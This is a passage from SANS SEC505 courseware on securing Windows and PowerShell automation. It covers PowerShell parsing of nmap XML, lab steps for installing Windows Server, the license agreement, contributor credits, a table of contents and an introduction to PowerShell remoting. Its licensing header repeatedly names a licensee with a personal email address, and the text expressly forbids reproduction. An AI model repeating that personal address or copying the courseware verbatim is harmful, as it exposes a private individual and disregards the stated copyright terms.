$output.nmaprun.host | foreach { $_.address[0].addr }
```

To extract the first IP address of the seventh host in the host[] array:

```
$output.nmaprun.host[6].address[0].addr
```

To extract the ports information for the seventh host in the host[] array:

```
$output.nmaprun.host[6].ports.port
```

To extract the hostname discovered for the seventh host in the host[] array:

```
$output.nmaprun.host[6].hostnames.hostname.name
```

To extract all the hostnames from all the host objects:

```
$output.nmaprun.host | foreach { $_.hostnames.hostname.name }
```

To extract all the hostnames and IP addresses and filter the output with a regular expression:


```
$output.nmaprun.host |  
foreach { $_.hostnames.hostname.name + "," + $_.address[0].addr } |  
select-string '^wks|^srv'
```


Appendix G: Installing Windows Server

You will install Windows Server using Microsoft's free installation ISO into a new virtual machine (VM). You will need virtualization software, such as Hyper-V, VMware Workstation (not Player), or VirtualBox. If you are uncertain which to use, try VirtualBox; it's free and supports snapshots (www.virtualbox.org).

To find the download link to Microsoft's free evaluation ISO for Windows Server, do an internet search for "download windows server iso evaluation" in your favorite search engine. The ISO file will be about 5 GB in size.


If you are using VMware Workstation, make sure to choose "I will install the operating system later", then mount the installation ISO file *after* the VM has been created.




When you boot from an ISO file, your VM might ask you to "Press any key to boot from CD or DVD." You must be ready to act quickly! As soon as you see this message in the VM, *immediately* click once with your mouse *inside the VM* and then hit the space bar. If you miss it, you'll need to reboot your VM and try again.

Now you will see a series of dialog boxes like the following.


Choose "English (United States)" even if you do not live in the United States and English is not your first language.




Install now.




For your first VM, choose the last item on the list for "Desktop Experience", but for your second VM for Server Core, choose the third option (no graphical desktop).




Next.




Select the second option, "Custom", to install Windows only.




Next.






The VM reboots and asks for a password. Please use "P@ssword" for both VMs.



Click Finish and the VM will reboot.

Server Core Logon

With Server Core, you will have a textual interface for logging on. Your virtualization software will have a menu option or icon for programmatically sending the Ctrl-Alt-Del keystroke sequence to your VM; for example, with VirtualBox, you will pull down the Input menu > Keyboard > Insert Ctrl-Alt-Del.



```
C:\Windows\system32\LogonUI.exe
Enter credentials for Other user or hit ESC to switch users/sign-in methods
User name : testing\administrator
Password : *****
Sign in to: testing
How do I sign in to another domain?
```

Use the ESC key to move "up" or "back" in the textual interface. When in doubt, hit the ESC key twice, select "Other user", and enter "administrator" in the user name field when you wish to log on with the *local* Administrator account, or enter "testing\administrator" when you wish to log on with the *domain* Administrator account in the TESTING domain (this domain has a DNS name of "testing.local" and a NetBIOS name of "TESTING").

505.2

You Don't Know THE POWER!

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SEC505.2

Securing Windows and PowerShell Automation

SANS

You Don't Know THE POWER!

© 2020 Jason Fossen, Enclave Consulting LLC | All Rights Reserved | Version # F01_01

You Don't Know THE POWER!
Enclave Consulting LLC © 2020

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Document Legalities

All reasonable and good faith efforts have been exerted to verify that the information in this document is accurate and up to date. However, new software releases, new developments, new discoveries of security holes, new publications from Microsoft or others, etc. can obviate at any time the accuracy of the information presented herein.

The SANS Institute does not provide any warranty or guarantee of the accuracy or usefulness for any purpose of the information in this document or associated files, tools, or scripts. Neither the SANS Institute, GIAC, nor the author(s) of this document can be held liable for any damages, direct or indirect, financial or otherwise, under any theory of liability, resulting from the use of or reliance upon the information presented in this document at any time.

This document is copyrighted (2020) and reproduction of this document in any number, in any form, in whole or in part, is expressly forbidden without the prior written authorization.

Microsoft, MS-DOS, MS, Windows, Active Directory, Internet Information Server, IIS, and Group Policy are either registered trademarks or trademarks of Microsoft Corporation in the United States and/or other countries. Apache is a product and trademark of the Apache Software Foundation. Google Chrome is a product and trademark of Google, Inc. Firefox is a product and trademark of the Mozilla Foundation.

RSA BSAFE Crypto-C, RSA BSAFE Crypto-J, Keon Desktop, MD2, MD4, MD5, RC2, RC4, RC5, RC6, RSA, and SecureID are trademarks or registered trademarks of RSA Security Inc.

Other products and names are trademarks or registered trademarks of their respective owners.

The legal consequences of any actions discussed in this document are unknown. No lawyers or legal experts participated in the writing of any part of this document. Readers are advised to consult with their attorney before implementing any of the suggestions in this document.

Community Document Credits

Network security is something produced by a community. Because technologies change so rapidly, the important assets are not the particular software or hardware solutions deployed today, but the ability of the security community to evolve and work together. It is part of the mission of the SANS Institute to facilitate this. This manual is a community document in that it was written with reliance upon the prior work of others and is updated regularly with the input of the security community members who use it. That means you.

If you find a significant error of fact or an important omission that would clearly add value to the document, please email the contact listed below. If your suggestion is incorporated, we would be pleased to list your name as a contributor.

Document Author: Enclave Consulting LLC, Jason Fossen (Jason@EnclaveConsulting.com)
SANS Version: F01_01
Author's Version: 39.1
Last Modified: 5.Mar.2020

Contributors:

Enclave Consulting LLC, Jason Fossen: author.
Michael Howard (Microsoft): helping me to find "the PKI guys" at Microsoft.
Will Vaughn (AnnuityNet): additional recommendation for securing private keys.
Joe Bonaiuto (ONI): the cryptosong.
Rakesh Bharania (Cisco Systems): secret, undocumentable assistance...
Neil Todd (JP Morgan chase): useful additions.
Rob Younce (MBNA): dssvault.com, dimedealer.com, etc. for hacking DTV smart cards.
Andrew Nielsen (Raytheon): more secret, undocumentable assistance—thanks Andrew!
Roberto Quinones (Intel): URLs about the "NSA key".
Gordon Taylor (Royal Bank): Syskey.exe /L for hands-free enabling on NT.
Franklin Witter (Branch Banking & Trust): IE 5.5, HEP and SP2 issues.
Edward Sargent (Microsoft): URL corrections for PKI info.
Ron Bartnikas (BMO.COM): \\Winnt\System32\Microsoft\Protect\
Crypto Tech Group at NAI Labs (NAI): writing the DPAPI paper for MS!
Alex Lopyrev (Bank of Montreal): great URL on MS protected storage system.
Ken Hoover (Yale): Enterprise Admin membership needed to install Enterprise CA.
Steven Stark (DNS Computing): iisexport.exe
Dan Dennison (thedennisons.org): AES in XP
Richard Guida (Johnson & Johnson): advice from PKI roll-out at J&J.
Scott Cleven-Mulcahy (usa.net): CAPOLICY.INF variables info.
Rimvydas Zilinskas (Bank of Lithuania): fix to an obvious EFS error.
Alex Lopyrev (Bank of Montreal): commercial EFS recovery tools.
Mike Lonergan (Microsoft): great EFS and SC logon details!
Claes Nyberg (human): great crypto book recommendation.
David Bushta (human): corrections to broken URLs and Firefox factoids.
Bill Hampton (Accredo): CryptoAPI potential vulnerabilities.
Steve Moon (Davis Vision): updates to crypto hardware vendors list.
Nick Lewis (ACM): PKI steering committee URL updates.
David Rice (Tantric Security): recovery agent cert requires online CA.
Charles Bombard (CCV): BitLocker attack link: <http://citp.princeton.edu/memory/>
Greg Farnham (human): embarrassing grammatical and spilling errors.
Christian Gigandet (human): good BitLocker tip for non-TPM machines.
Michael Bruno (human): Vista-EFS to XP-EFS issues.
Kyle Voss (human): caught really stupid errors in slide and book.

Ken Gallo (human): only Vista and later currently support SHA-256.
Anita Metcalf (human): support for wildcard certificates.
Cal Frye (human): updated screenshot for Server 2008-R2 Enterprise Edition.
Arden Meyer (human): correction to allowed protocols.
Terry Lenn (Indiana Univ): good tip about SMBv2 and EFS encryption.
David Busby (Schlumberger): numerous typos and corrections.
Aaron Beuhring (Williams & Connolly): GPO control of PnP devices.
Smita Carneiro (Ross Enterprise): fix to a GPO path for roaming profiles.
Rick Moffat (human): fix to the root CA audit script.
Ginny Munroe (DeadlineDriven.com): lots of grammarickies—like this line!
Rachel Weiss (UPS): fix to lab.
Petr Sidopulos (human): many fixes and double-checks!
John McConnell (Army): fixes and typo-doodles.
Nevzat Balay (human): generous time spent arranging the Gemalto/SafeNet HSM, thanks!
Charlie Goldner (human): many fixes and suggestions.
Monica Gelardo-Quash (SANS): thorough review and many fixes.

Table of Contents

Today's Agenda.....	7
PowerShell Remoting	8
Remoting Encryption and Authentication	12
Remote Interactive Shell (Enter-PSSession)	15
File Menu > New Remote PowerShell Tab	17
Copying Files over the Network	18
Edit and Debug Remote Scripts (psEdit).....	20
Remote Command Execution (Invoke-Command)	22
Passing Arguments to Remote Scripts.....	23
Using Local Variables in Remote Sessions	25
Running Local Functions in Remote Sessions.....	29
Run a Script on Thousands of Hosts.....	31
On Your Computer	35
Today's Agenda.....	41
Just Enough Admin (JEA)	42
On Your Computer	45
Place JEA Configuration Files in a Module Folder	46
Edit the Role Capabilities File (.PSRC).....	47
PSRC: Visible Cmdlets and Functions	49
PSRC: Validate Set of Allowed Arguments	51
PSRC: Validate Regex Pattern of Arguments	53
PSRC: Visible External Commands	55
JEA Helper Tool	57
PowerShell Remoting Session Configurations	58
Edit the Session Configuration File (.PSSC)	60
PSSC: Transcript Logs and Virtual Account.....	62
PSSC: Role Definitions Map Groups to PSRC Files.....	66
Register the JEA Endpoint.....	68
Connect to the JEA Endpoint as a Non-Admin	70
Today's Agenda.....	73
OpenSSH for Windows.....	74
OpenSSH Cheat Sheet	79
OpenSSH Client Tools in the PATH	80
The User's Configuration Files and Keys	83
Installing the SSH Server Service.....	85
The Server's Configuration Files and Keys	88
On Your Computer	90
PowerShell Core Subsystem in OpenSSH.....	98
On Your Computer	102
Key-Based Authentication	105
The SSH Agent Service and SSH-ADD.EXE	109
Overview of Steps.....	115
On Your Computer	117
Password Manager Integration with SSH Agent	125

Enterprise Key Management.....	133
One Shared Authorized Keys File for a Group.....	135
On Your Computer	138
OpenSSH with Kerberos and Active Directory	141
On Your Computer	146
Match Group or Match User: ForceCommand.....	149
Allow or Deny Users and Groups.....	153
OpenSSH Logging.....	156
Event Logging and the Network Logon Right.....	160
The Dreaded Double-Hop Problem Again	162
OpenSSH Security Best Practices (1 of 6).....	164
OpenSSH Security Best Practices (2 of 6).....	165
OpenSSH Security Best Practices (3 of 6).....	166
OpenSSH Security Best Practices (4 of 6).....	168
OpenSSH Security Best Practices (5 of 6).....	173
OpenSSH Security Best Practices (6 of 6).....	176
Today's Agenda.....	180
What Is Group Policy?.....	181
Group Policy Tools.....	183
How Group Policy Works.....	190
On Your Computer	199
GPO Order of Processing: LSD-OU.....	202
GPOs Have Access Control Lists	206
Push Out Scripts with Group Policy	209
On Your Computer	215
Group Policy Preferences	218
Scheduled and Immediate Tasks.....	224
On Your Computer	233
Gathering Feedback from Scheduled Scripts.....	238
Congratulations!.....	242
Appendix A: Custom ADM/ADMX Templates.....	243

Today's Agenda

- 1. PowerShell Remoting**
- 2. PowerShell Just Enough Admin (JEA)**
- 3. OpenSSH for Windows**
- 4. Group Policy for Script Execution**

Today's Agenda

The topic of this course is how to execute PowerShell scripts on large numbers of remote machines. The ability to run commands, functions, and scripts on remote computers is called "PowerShell remoting". PowerShell remoting involves complex protocols like Web Services for Management (WSMan), Secure Shell (SSH), Transport Layer Security (TLS), and Kerberos. We will see how to configure them all for the sake of automation and security.

The major sections of the course are:

- PowerShell remoting over WSMan protocol.
- PowerShell Just Enough Admin (JEA).
- PowerShell remoting over SSH.
- Configuring PowerShell startup scripts through Group Policy.
- Configuring PowerShell scheduled tasks through Group Policy.
- Managing PowerShell-related security settings through Group Policy.

By the end of this course, you will be able to:

- Run PowerShell commands and scripts on large numbers of remote computers.
- Understand and configure the security options for PowerShell remoting.
- Understand many of the risks of remoting and their mitigations.
- Configure a JEA endpoint to manage some of these remoting risks.
- Use Group Policy to manage PowerShell scripts.
- Use Group Policy to manage scheduled tasks to run PowerShell scripts.

PowerShell Remoting

Remotely execute commands, upload/download files, and query the WMI service, all using an encrypted channel.

Requirements:

- PowerShell 2.0 or later
- Remoting handled by the Windows Remote Management (WinRM) service:
 - Server 2012 and later: enabled by default
 - Client operating systems: enabled manually or by Group Policy
- TCP ports 5985 and 5986 accessible for the WSMAN protocol
- Being a member of the local Administrators group

PowerShell Remoting

PowerShell remoting will change your IT life. Welcome to an essential part of your future as a Windows systems administrator or SecOps engineer. PowerShell remoting is just as necessary for security and administration as RDP, SMB, or RPC.

